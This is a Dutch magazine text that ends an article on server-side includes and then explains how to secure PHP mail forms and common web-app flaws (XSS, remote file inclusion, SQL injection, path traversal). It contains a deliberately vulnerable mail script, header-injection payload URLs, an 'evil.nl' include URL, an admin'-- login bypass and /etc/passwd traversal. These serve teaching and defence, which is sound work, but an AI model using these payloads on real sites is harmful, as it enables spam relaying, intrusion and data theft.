Normaal gesproken doorzoekt de server alleen webpagina's met de extensie `.shtml` naar SSI-statements. Hier kun je verandering in brengen met 'XBitHack'. Hiervoor voeg je de volgende regel toe aan `.htaccess`:

```
XBitHack on
```


Daarnaast doorzoekt de SSI-parser ook gewone `.html`-bestanden als die als uitvoerbaar staan ingesteld. Zet je de waarde op `full` in plaats van `on`, dan fabriceert de server voor elk aangeroepen bestand een Last-modified-header met de bestandsdatum. Hiermee kun je bijvoorbeeld het gedrag van proxy's en browsercaches beïnvloeden.


Conclusie

SSI is een eenvoudige, krachtige en breed inzetbare techniek en verdient dan ook meer opvolging dan voorheen. Met geïntegreerde pagina's, omgevingsvariabelen, controlestructuren en reguliere expressies kun je veel taken verrichten waarvoor een webdesigner meestal veel complexere PHP-scripts inzet. Pas bij lussen en functies loop je bij SSI tegen de grenzen aan.

Verder zit er nog een moeilijkheid in het werken met webeditors: alleen Adobe Dreamweaver komt met een halfbakken SSI-ondersteuning aan. Uiteindelijk kun je het beste een lokale webserver opzetten, net als bij alle server-sided projecten. (mda)

Laat je horen op het Web Designer-forum





Herbert Braun

Controlepost

Mailformulieren op websites beveiligen

Een knullig geprogrammeerd webformulier voor het versturen van e-mail verandert je webserver al snel in een doorgeefluik voor spam. Een paar regels code zijn vaak al voldoende om scripts te beveiligen.

Enkele verdacht ogende e-mails zijn de voorbode: via berichtjes met onidentificeerbare afzenders en onzinnige onderwerpen worden e-mailformulieren op websites getest op kwetsbaarheden. Blijkt dit succesvol, dan wordt je server na korte tijd misbruikt om honderdduizenden spam-mails naar argeloze internetgebruikers te sturen.

Hoewel het probleem oud is, is het aantal scriptgestuurde uitbuitingspraktijken de laatste jaren flink gegroeid. Als je een wat naïef geprogrammeerd script hebt draaien, kunnen kwaadwillenden bijvoorbeeld informatie uit e-mailheaders halen, zodat ze extra ontvangers kunnen toevoegen, het mailtje kunnen aanpassen of attachments kunnen bijsluiten.

Met een klein stukje PHP-code (rechtsboven op volgende pagina) heb je een eenvoudige, maar onveilige webtoepassing om een mailtje te versturen. De eerste keer dat het script wordt aangeroepen, verschijnt het HTML-blok met het formulier op het scherm. Zodra je op de verzendknop klikt, roept de browser de site opnieuw aan. PHP probeert dan met de standaardfunctie mail() de ingevulde gegevens in het formulier te versturen.

Dit script kent nauwelijks enige vorm van veiligheid. Het vermoedelijk populairste Perl CGI-script ('FormMail' in Matt's Script

Archive – sinds 1997 twee miljoen keer van www.scriptarchive.com gedownload) haalde in vroegere versies de e-mailontvanger uit een verborgen invoerveld. Kwaadwillenden konden desondanks gemakkelijk andere ontvangstadressen naar de server sturen door de URL te manipuleren. Huidige versies van dit script vergelijken het doorgegeven ontvangstadres met een lijst toegestane ontvangers.

In het voorbeeldscript is de ontvanger de eerste parameter van mail(). Het onderwerp en de tekst in de mail volgen uit het tweede en derde argument, terwijl mail() aanvullende headerdata als vierde argument verwacht, bijvoorbeeld de afzender (From). En dit is nu net het zwakke punt: PHP reikt de server blindelings e-mailheaderinformatie aan, ook indien een kwaadwillende erin slaagt informatie in het juiste formaat te versturen.

Smokkelgang

Volgens e-mailspecificatie RFC 822 moeten e-mailheaders door regelovergangen gescheiden worden. Aangezien het formulier GET-methodes accepteert, is dit eenvoudig via de browser te realiseren:

```
[script-URL]?onderwerp=sub&tekst=txt&status=1&afzender=test%40te.st%0AAbcc:spammer%40nix.ix
```


Hoewel het er door de bijzondere URL-teken in eerste instantie wat gecompliceerd uitziet, is het idee in werkelijkheid super-simpel: na de placeholders voor de velden onderwerp, tekst en status hangt de kwaadwillende een header voor een blinde kopie (Bcc) aan het script. De code %40 staat voor het @-teken en %0A voor de regelovergang (linefeed, <LF> of \n). De inhoud van het afzenderveld luidt dus:

```
test@te.st  
Bcc:spammer@nix.ix
```

Nadat het script voor beide regels een From: heeft gezet, gaat de mail op reis. spammer@nix.ix ontvangt een kopie van het bericht, zonder dat de oorspronkelijke ontvanger nobody@ct.nl daar weet van heeft.

Als je het script met een POST-methode verwerkt, lijkt dit veiliger. Het heeft bijvoorbeeld geen nut om bovenstaande string in het afzenderveld van het formulier in te voeren, aangezien de browser het procentteken naar %25 converteert. Toch zijn er genoeg andere manieren om het script van de juiste tekenreeks te voorzien, bijvoorbeeld via de Firefox-add-on Live HTTP Headers, aangepaste HTML-formulieren of zelfgeschreven scripts.

Ook als de inhoud van een e-mail vast in het script is ingebed, kan de tekst door



```
<?php
if(isset($_GET['status'])) {
    if(mail("nobody@ict.nl", $_GET['onderwerp'], $_GET['tekst'],
        "From: " . $_GET['afzender'])) {
        echo "<p>Bericht verzonden!</p>";
    } else {
        echo "<p>Bericht niet verzonden!</p>";
    }
} else {
    ?>
<h1>Onveilig script! Niet gebruiken!</h1>
<p>Stuur me een bericht:</p>
<form action="">
    <p>
        Afzender: <input name="afzender"/><br/>
        Onderwerp: <input name="onderwerp"/><br/>
        Tekst: <textarea name="tekst"></textarea><br/>
        <input type="submit" name="status" value="Verzenden"/>
    </p>
</form>
<?php
}>
```

Een simpel webformulier is met PHP snel in elkaar gezet, maar tovert je host in een open mailserver.

Een aanvaller probeert via een e-mailformulier berichten aan jrubin3456@aol.com te versturen om de toepassing voor het versturen van spam te misbruiken.

een kwaadwillende worden gemanipuleerd. Bij e-mail wordt de bodytekst namelijk door een simpele witregel van de header gescheiden. Met afzender=test%40te.st%0A%0Aspamtekst overschrijft de aanvaller de derde parameter van mail() met de tekst 'spamtekst'. Afhankelijk van de instellingen van de mailclient van de ontvanger kan hij zo voorkomen dat de ontvanger de oorspronkelijke inhoud te zien krijgt:

```
Afzender=test%40te.st%0AContent-type:multipart/
mixed;boundary=xxx%0A%0A-xxx%0AContent-
type:text/html%0A%0A%3Ch1%3Espamtekst%3C/
h1%3E%0A-xxx
```

Met de 'Content-type'-declaratie vertel je dat het bericht een mengelmoe is van verschillende MIME-typen. De mailclient hoeft bovendien alleen de tekst zichtbaar te maken, die tussen boundary=xxx en -xxx staat, die tekens een eigen regel aanduiden. Daar staat in de mailbody het MIME-type, in dit geval een HTML-bericht. %3C en %3E staan voor kleiner-dan- en groter-dan-tekens, waardoor de mailclient het woord 'spamtekst' als een grote kop (<h1>) zal weergeven.

Op die manier kan de aanvaller de mail zelfs van attachments voorzien. Hiervoor hoeft je alleen maar een stukje code van een multipart/mixed-mail toe te voegen met Content-Disposition: attachment.

Hoewel dit veiligheidslek niet specifiek aan PHP te wijten is, is de mail-functie zelf ook niet geheel onschuldig aan het massale misbruik: de eerste drie parameters spiegelen de programmeur een gevoel van veiligheid voor die de vierde tenietdoet. Bij Python legt het email-pakket bijvoorbeeld alle benaderingen van mailheaders aan banden. Diverse Perl-modules zoals Mail::Sendmail doen hetzelfde. Overigens zijn onder Perl-programmeurs nog praktijken uit de vroegere tijden van het WWW gebruikelijk:

```
open(MAIL, '|/usr/lib/sendmail -t') or die;
print MAIL <<EOM;
To: Sontvanger
From: $zender
...
EOM
```

Dit stukje script verstuurt de inhoud van het here-document via de handler MAIL naar de Mail Transfer Agent, ofwel het programma dat voor het daadwerkelijk versturen van de mail verantwoordelijk is, zoals Sendmail of Postfix. Alle headerwaardes zijn hier in principe kwetsbaar voor manipulatie.

Doorgelicht

Het mag duidelijk zijn dat een precieze verificatie van de gebruikersinvoer in situaties als in ons PHP-voorbeeld onontbeerlijk is. Met een simpele security check kun je alle invoervelden op regelovergangen controleren:

```
setlocale(LC_ALL, 'nl_NL');
$controle = array(
    'afzender' =>
        '/^[a-zA-Z][\w.-]*@[\w.-]{2,}\.[a-z]{2,6}$/',
    'onderwerp' => '/^[[:print:]]{3,}$/',
    'tekst' => '/^[[:print:]]{space:}
{10,}$/' );
foreach($_POST as $parameter => $waarde) {
    if(isset($controle[$parameter])) {
        if(!preg_match($controle[$parameter], $waarde))
            die('Probleem met veld ' . $parameter . ': ' . $waarde);
    } else {
        unset($_POST[$parameter]);
    }
}
```

Beproeft zekerheid: voordat de mail wordt verzonden, vergelijkt een lus de via POST verstuurd formulierwaarden met een reguliere expressie.

```
if(strpos($_GET['afzender'], "\n")) die("Regelovergang!");
```

Dit is natuurlijk niet echt een heel fraaie oplossing, maar meer een lapmiddel. Het systeem kan namelijk ook andere tekens voor een regelovergang aanzien, zoals de Carriage Return (<CR>, \r of %0D).

Zoek je echter niet naar verboden, maar naar toegestane tekens, dan heb je als prettig neveneffect dat de gebruiker zinnige tekst in het formulier moet invullen. De volgende Perl-compatible reguliere expressie staat bijvoorbeeld alleen 'geldige' e-mailadressen toe:

```
/^[a-zA-Z][\w.-+]*@[\w.-]{2,}\.[a-z]{2,6}$/
```

De metatekens ^ en \$ zorgen ervoor dat er niets voor of achter de te controleren string kan staan. Voor het apenstaartje moet minstens een letter staan, eventueel gevolgd door meerdere letters, cijfers, streepjes, underscores (daarvoor staat \w), een punt, plus- of minteken. Na de @ volgt de domeinnaam (met eventueel subdomein). De twee tot zes letters na de punt staan voor het top-leveldomein. Hoewel dit niet alle speciale gevallen omvat, voldoet het script in de praktijk wel goed.

Met de preg_match-functie kun je elegant alle velden controleren via een lus die voor de mail-regel staat.

[print:] is een Posix-tekenklasse die alle mogelijke afdrubbare tekens bevat, dus letters, cijfers, spaties en interpunctie. [:space:] staat daarbij nog regelovergangen en tabs toe. Verder stelt de setlocale-regel aan het begin het script in op invoer in de Nederlandse taal.


Met deze voorzorgsmaatregelen kunnen aanvallers hun plannen om je mailsript te misbruiken snel weer intrekken. (mda)

Christiane Rütten, Tobias Glemser, Pieter-Paul Spiertz

Gezond wantrouwen

Veiligheid van webapplicaties

Als je een eigen website beheert, moet je er rekening mee houden dat die misbruikt kan worden voor spam, phishing of andere duistere praktijken. Vooral webapplicaties op basis van PHP of andere scripttalen zijn hier gevoelig voor. Maar om wat voor veiligheidslekken gaat het dan precies? Hoe hack je een 'lekker' website en wat kun je er tegen doen? In dit artikel laten we je zien welke fouten webontwikkelaars het meest maken.



Dat veiligheid alleen belangrijk is voor webwinkels of online bankingsites is een wijdverbreid misverstand. Steeds vaker zijn namelijk ook kleinzakelijke of hobby-sites het doelwit van cybercriminelen. Niet per se omdat daar geld of privégegevens te halen zijn, maar omdat ze de gekaapte server voor eigen doeleinden kunnen misbruiken. Denk bijvoorbeeld aan het opslaan en uitwisselen van illegale software, het voorbereiden van Distributed Denial of Service- of DDOS-aanvallen om bedrijven te kunnen chanteren of voor het versturen van spam- of phishing-mails. Ook komt het regelmatig voor dat een website zodanig gemanipuleerd wordt, dat bezoekers geïnfecteerd raken met spyware en onderdeel gaan uitmaken van een botnet, dat dan weer gebruikt kan worden voor DDOS-aanvallen.

Om een website te kunnen manipuleren, hoeft je zeker geen doorgewinterde cybercrimineel of securityprofessional te zijn. Zo ingewikkeld is het allemaal niet. Soms gaat het zelfs om een geavanceerde vorm van creatief surfen, zoals je dat ook terugziet bij ervaren internetters. Om een simpel voorbeeld te geven: stel je bent een fotoalbum aan het bekijken uit juni 2009 op www.example.com/photos/2009/06/ en wilt ook de foto's van juli zien. Dan kun je natuurlijk teruggaan naar de vorige pagina en op 'juli' klikken, maar veel sneller en makkelijker is vaak om de 06 te veranderen in 07. Deze vorm van URL-manipulatie wordt ook door hackers gebruikt door de mogelijkheden van de gebruikte scripttaal te benutten.

Als je zelf een webserver beheert, bijvoorbeeld in de vorm van een eigen rootserver, is het belangrijk dat je de software up-to-date houdt, zodat bekende veiligheidsge-

zo snel mogelijk gedicht worden. Wat vaak wordt vergeten, is dat dat ook geldt als je webruimte huurt om je vrienden online je vakantiefoto's te laten bekijken of een weblog of gastenboek bijhoudt. Zodra programma's dynamische inhoud genereren, kunnen ze een aanvalspunt voor hackers zijn en zul je de software dus goed moeten onderhouden – of ze nou in PHP, Perl, Ruby of een andere taal zijn geschreven.

Cross Site Scripting

Een van de populairste aanvalsvormen van dit moment is Cross Site Scripting (XSS). Hierbij probeert een aanvalleur een webserver zo te manipuleren dat er kwaadaardige scriptcode in de pagina belandt, die aan bezoekers wordt getoond. De browser verwerkt de binnengesmokkelde code alsof het om legitieme inhoud van de website gaat – met alle bijbehorende rechten. Via de ingebedde code kan de aanvalleur zo bijvoorbeeld ongewenste informatie op de website zetten om via invoervelden wachtwoorden of bankgegevens buit te maken (phishing). Of hij laat gebruikers via 'aangepaste' cookies URL's aanroepen die naar een totaal andere site leiden (Cross Site Request Forgeries, CSRF). Dat kan in veel gevallen automatisch gedetecteerd worden. Vandaar dat er met name de afgelopen twee jaar op browsergebied zoveel te doen was rond phishingfilters.


Men onderscheidt drie vormen van XSS, die vooral afhangen van de manier waarop aanvallers hun kwaadaardige code in de code van de webpagina proberen te voegen. De vorm die in de praktijk het meest voorkomt is reflected XSS, ook wel non-persistent XSS genoemd. Hierbij moet een aanvalleur

zijn slachtoffer eerst zover krijgen dat deze een speciale, geprepareerde URL aanklikt, bijvoorbeeld

<https://server/frameset.php?L=1&H=http://evilserver>

Meestal is de URL een stuk langer, maar waar het om gaat is dat er in de variabelenparameters van de URL code of een doorverwijzing verstopt zit. Als de webapplicatie aan de serverzijde niet goed is dichtgetimmerd, neemt de server deze parameters klakkeloos over en verwerkt deze informatie in de website. Dit kan bijvoorbeeld om gebruikersnamen, e-mailadressen of zoektermen gaan, maar in het eenvoudige voorbeeld hierboven wordt een frame van een andere site geladen. De hackersgroep Electrical Ordered Freedom vond enorm veel van dit soort XSS-hacks in de websites van banken en instituten en publiceerde hierover op de website Phishmarkt [1]. Ook op de security-mailinglijst Bugtraq komen er elke week wel een tiental langs.

Een andere vorm van XSS die je vaak tegenkomt en die minstens zo gevaarlijk is, is persistent XSS. Net als bij reflected XSS stuurt de lekker webapplicatie de schadelijke inhoud in de URL terug naar de browser, maar dit keer met een tussenstop bij de serverdatabase. Daardoor levert de server de schadelijke code onder bepaalde omstandigheden ook aan bepaalde gebruikers die niet op een gemanipuleerde link hebben geklikt. Een klassiek voorbeeld van sites waar dit fout gaat, zijn forums die toestaan dat gebruikers JavaScript-code in hun berichten mogen gebruiken. Bij dit type XSS is het in de regel de aanvalleur die eenmalig op een gemanipuleerde link klikt om de kwaadaardige code op de server af te leveren.



De gehackte webapplicatie integreert de exploitcode uit de URL in zijn HTML-code en 'reflecteert' deze naar de gebruiker.

Als de exploitcode eenmaal in de serverdatabase is beland, hoeven slachtoffers alleen maar langs te surfen om de code in hun browser te krijgen.

Bij reflectieve en persistent XSS draait de lekke programmacode, waarover de schadelijke code in de website ingebed kan worden, op de server. Als de complete aanval daarentegen op de computer van de gebruiker plaatsvindt, dus vanaf de allereerste klik op de gemanipuleerde URL tot aan het inbedden van de kwaadaardige code in de website, dan wordt dat local XSS genoemd. Deze derde vorm van XSS komt vooral voor bij interactieve Web 2.0-applicaties, die een aanzienlijk deel van de programmafunctionaliteit in de vorm van Java- of JavaScript-code naar de browser van de gebruiker verplaatsen.

Deze vorm van XSS werkt als volgt: een webpagina wordt binnen de browser als een boomvormige structuur gezien, het 'Document Object Model' (DOM). JavaScript kan een weergegeven website volledig veranderen aan de hand van de DOM-boom. Het kan dus gebeuren dat een onveilig geprogrammeerd stukje JavaScript-code binnen de browser kwaadaardige code direct vanuit de URL in de code van de weergegeven pagina zet. Vandaar dat deze aanval ook wel DOM-based XSS wordt genoemd. Ook onderdelen van je browser of browserplug-ins kunnen dit soort lekken bevatten.

Remote Code Execution

Anders dan bij XSS, waar de browser van de gebruiker kwaadaardige code in de maag gesplitst krijgt, leiden sommige programmeerfouten in webapplicaties er toe dat een aanval op de server willekeurige commando's kan uitvoeren. En het zijn echt niet alleen kleine PHP-projecten die dit soort lekken bevatten. In talloze plug-ins voor het bekende forumsysteem phpBB stond de volgende regel code, die een fatale fout bevat:

```
include_once ($phpbb_root_path . 'common.php');
```

Dit commando moet uit de basisdirectory van phpBB het bestand common.php met enkele benodigde applicatiefuncties inlezen

en uitvoeren. Veel plug-inprogrammeurs gingen er blindelings vanuit dat de globale variabele \$phpbb_root_path altijd het pad naar de lokale phpBB-installatie bevatte. Maar omdat dat niet gecontroleerd werd, kon de variabele ook gevuld worden via een parameter in een URL, waardoor het plug-inscript ook van een andere server geladen kon worden.

Roep je zo'n lekke phpBB-server bijvoorbeeld aan met /plugin.php&phpbb_root_path=http://evil.nl/, dan wijst de waarde van \$phpbb_root_path naar een externe server en wordt niet de lokale common.php uitgevoerd, maar http://evil.nl/common.php. En daar kan een aanval dan natuurlijk van alles in zetten. De include()-tegenhanger require() kampt overigens met dezelfde problemen. Het uitvoeren van schadelijke code via internet zoals in dit voorbeeld werkt overigens alleen bij onveilige PHP-configuraties. Maar helaas zijn dit soort configuraties bij sommige shared-hostingaanbieders uit compatibiliteitsoverwegingen nog altijd de bittere realiteit.

Bij een vorm van Remote Code Execution die je vandaag de dag nog maar zelden vindt, is schadelijke code net als bij XSS direct uit de URL of uit formuliergegevens afkomstig. Die situatie ontstaat vooral door een al te nonchalant gebruik van de PHP-functie eval(), die een willekeurige tekenreeks als PHP-code interpreteert. Deze functie moet je daarom alleen met de allergrootste bedachtzaamheid gebruiken. Niet voor niks zeggen ze in PHP-kringen altijd 'eval is evil'.

SQL-injection

Veel webapplicaties maken gebruik van een SQL-database en halen daar met SQL-commando's (query's) informatie uit. Die query's worden vaak als een soort sjabloon ingevuld met de invoer van de gebruiker. Het is dus vrij nuttig om die invoer van tevoren even te controleren, want als dat niet gebeurt staat de deur wagenwijd open voor hackers. Zij kunnen bijvoorbeeld hun eigen SQL-commando's samenstellen (ook wel SQL-

De opsporing van cybercrime

Veel webapplicaties zijn beveiligd tegen de hacks die in dit artikel genoemd worden, maar XSS-, RFI- en SQL-injectie-aanvallen zijn nog altijd schering en inslag op het internet. Het aantal treffers op Google voor 'website defaced' of 'forum gehackt' is enorm. Alleen al op websites als zone-h.org komen dagelijks tientallen meldingen binnen van gekraakte websites (defacements). De Nederlandse politie heeft (nog) geen cijfers over aangiftes van dit soort cybercrime, want die worden niet apart bijgehouden. Een geval van phishing valt gewoon onder 'oplichting'. Sinds januari 2007 is in Nederland wel het gespecialiseerde High Tech Crime Team actief als onderdeel van de Nationale Recherche. Die houdt cijfers bij over vooral de zwaardere en internationale zaken. In

België neemt de Federal Computer Crime Unit (FCCU) deze taak op zich. In 2007 werden er zo'n 7840 internetmisdriven geconstateerd waarvoor een proces-verbaal werd opgesteld. Deze misdriven kunnen worden onderverdeeld in de categorieën hacking, informatiebedrog, valsheid en informatica, sabotage en overig [5]. Vorig jaar is dit aantal naar 8615 gestegen. De groei van het aantal meldingen is vooral in 2007 gestegen, want vanaf toen was het mogelijk om op www.ecops.be online aangifte te doen van een internetmisdrif. Opvallend is dat de meeste misdriven in de categorie informatiebedrog vallen. Informatiebedrog omvat het illegaal wijzigen of verwijderen van gegevens op een informatie- of telecommunicatiesysteem, bijvoorbeeld creditcardfraude.

injection genoemd). Op securityforums als sla.ckers.org barst het van de voorbeelden. We geven er één: je kunt een simpele gebruikersauthenticatie maken met de SQL-query `SELECT * FROM users WHERE name='username' AND password='password'`. Als het resultaat daarvan leeg is, bestaat deze combinatie van username en wachtwoord niet in de database en is de loginpoging ongeldig.

Maar als een PHP-applicatie voor de variabelen \$username en \$password zonder blikken of blozen overneemt wat de gebruiker als naam of wachtwoord heeft ingevoerd, kan die gebruiker de bovengenoemde SQL-query manipuleren. Vul je als gebruikersnaam admin'-in, dan ontstaat daaruit dus bijvoorbeeld het SQL-statement `SELECT * FROM users WHERE name='admin'--' AND password='iets'`. Omdat de tekens -- in SQL-taal betekenen dat er 'commentaar' volgt, wordt het wachtwoorddeel van de uitdrukking na de -- door de SQL-server totaal genegeerd. Dat heeft als gevolg dat als de gebruiker admin in de tabel users bestaat (wat zijn wachtwoord verder ook moge zijn), het resultaat niet leeg is en je dus succesvol inlogt als admin.

Met een beetje kennis van SQL kom je nog veel verder. Zo is de puntkomma (semicolon) het scheidingsteken tussen twee SQL-statements. Als dat teken niet wordt gefilterd, kun je daarmee dus je eigen commando's toevoegen aan de query. Zo kun je onder bepaalde omstandigheden ook beveiligde data uitlezen of data manipuleren. Dit soort vanzelfsprekende aanvallen zijn echter nog maar zelden mogelijk, omdat gegevens die door gebruikers worden ingevoerd meestal niet meer ongefilterd in SQL-statements omgezet worden. Bij wachtwoorden is bovendien intussen een quasi-filtering door het vormen van een hash-waarde gebruikelijk. Andere voorbeelden van SQL-injections zijn echter aanzienlijk ingewikkelder [2].

Een al even oude aanval, die echter nog altijd redelijk vaak mogelijk is, is het zoge-

naamde directory of path traversal. Daarmee kunnen gebruikers buiten de webroot van de webserver kijken. Bij alle moderne besturingssystemen wijst de bestandsnaam '..' naar de directory daarboven. Als nu bijvoorbeeld een downloadscript een bestandsnaam ongefilterd overneemt uit een URL-parameter, kunnen web surfers leestoeegang krijgen tot het bestandsstelsel van de hele webserver door "../.." voor de bestandsnaam te zetten. Hiermee is het bijvoorbeeld mogelijk om databasewachtwoorden (in config.php-bestanden) of loginnamen (/etc/passwd) te achterhalen. Dit is onszelf in het verleden ook al eens overkomen.

Wantrouw gebruikersinvoer

De belangrijkste regel bij veilig webontwikkelen luidt: wantrouw alle gegevensinvoer van buitenaf! Die kan namelijk gemanipuleerd zijn. Dat lijkt misschien wat overtrokken, maar is helaas broodnodig. Tenzij je webapplicatie specifiek geschreven is voor speciale invoerkanalen of geïsoleerde netwerkverbindingen, komt gegevensinvoer vooral binnen via variabelenparameters in URL's. De browser stuurt HTTP-URL's in de adresbalk met het HTTP-commando GET. Daarom heten variabelen hierin ook wel GET-variabelen. In het slechtste geval worden ze door een scripttaal direct aan de applicatie doorgegeven als globale variabele en in het beste geval gebeurt dat in een aparte array. In het eerste geval



Deze XSS-aanval op het zoekveld van The Daily Mail embedt een andere site in de oorspronkelijke site.

knop verstuurt de browser deze via het HTTP-commando POST naar de webapplicatie. Er is weliswaar geen adresbalk in de browser voor deze gegevens, maar ook HTTP POST-requests kunnen op allerlei manieren gesimuleerd en gehackt worden. Zelfs gegevens in cookies die oorspronkelijk van de webapplicatie afkomstig zijn, zijn te manipuleren en zijn dus in principe onbetrouwbaar. Ook lokale bestanden op de webserver kunnen gemanipuleerd zijn en dus moet je die als webontwikkelaar controleren. Denk hierbij bijvoorbeeld aan URL's in server-logs. In sommige gevallen valt dit echter op te lossen.

